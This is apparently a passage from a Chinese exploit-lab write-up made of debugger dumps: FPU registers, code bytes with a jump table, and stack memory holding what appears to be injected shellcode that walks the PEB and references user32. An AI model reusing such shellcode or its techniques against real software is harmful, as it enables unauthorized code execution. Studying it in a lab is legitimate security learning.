FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  掩码    1 1 1 1 1 1
```

```
地址      HEX 数据                  ASCII
00401000  CC CC CC CC CC E9 F6 03  烫烫涕?
00401008  00 00 E9 A1 04 00 00 E9  ..椤 ...
00401010  4C 04 00 00 E9 F7 00 00  L ..轺..
00401018  00 E9 E2 04 00 00 E9 2D  .殁 ..?
00401020  00 00 00 CC CC CC CC CC  ...烫烫
00401028  CC CC CC CC CC CC CC CC  烫烫烫烫
00401030  CC CC CC CC CC CC CC CC  烫烫烫烫
00401038  CC CC CC CC CC CC CC CC  烫烫烫烫
00401040  CC CC CC CC CC CC CC CC  烫烫烫烫
00401048  CC CC CC CC CC CC CC CC  烫烫烫烫
00401050  55 8B EC 81 EC 08 01 00  U嬱侅.
00401058  00 53 56 57 8D BD F8 FE  .SVW崽
00401060  FF FF B9 42 00 00 00 B8  ÿÿ笲...
00401068  CC CC CC CC F3 AB 8B 45  烫烫螳婨
00401070  08 50 8D 8D 38 FF FF FF  P崓8ÿÿÿ
00401078  51 E8 12 29 00 00 83 C4  Q?)..兡
00401080  08 68 0F 10 40 00 68 28  h@.h(
00401088  80 42 00 B9 60 E0 42 00  B.筦郆.
00401090  E8 BB 06 00 00 8B C8 E8  杌..嬋
00401098  69 FF FF FF 68 0F 10 40  iÿÿÿh@
004010A0  00 68 1C 80 42 00 B9 60  .hB.筦
004010A8  E0 42 00 E8 A0 06 00 00  郆.锠..
004010B0  8B C8 E8 4E FF FF FF 68  嬋鑞ÿÿÿh
004010B8  0F 10 40 00 8D 95 38 FF  @.崟8ÿ
```

```
          A68FC  黨j.
          81E38  8hc
          FD189  壯Oh
          17432  2t?
          DF48B  劚崀
          333F4  ?鄁
          32B04  +鉬
0012FB8C  533233BB  ?2S
0012FB90  65737568  huse
0012FB94  D2335472  rT3
0012FB98  305A8B64  d媄0
0012FB9C  8B0C4B8B  嬃.
0012FBA0  098B1C49  I?
0012FBA4  AD08698B  媔
0012FBA8  380A6A3D  =j.8
0012FBAC  9505751E  u
0012FBB0  95F857FF  ÿW翿
0012FBB4  3C458B60  `婨<
0012FBB8  78054C8B  媩x
0012FBBC  598BCD03  蕃Y
0012FBC0  33DD0320   ?
0012FBC4  348B47FF  ÿG?
0012FBC8  99F503BB  ?鰡
0012FBCC  3A06BE0F  ?:
0012FBD0  C10874C4  膠
```

回车后就成功退出了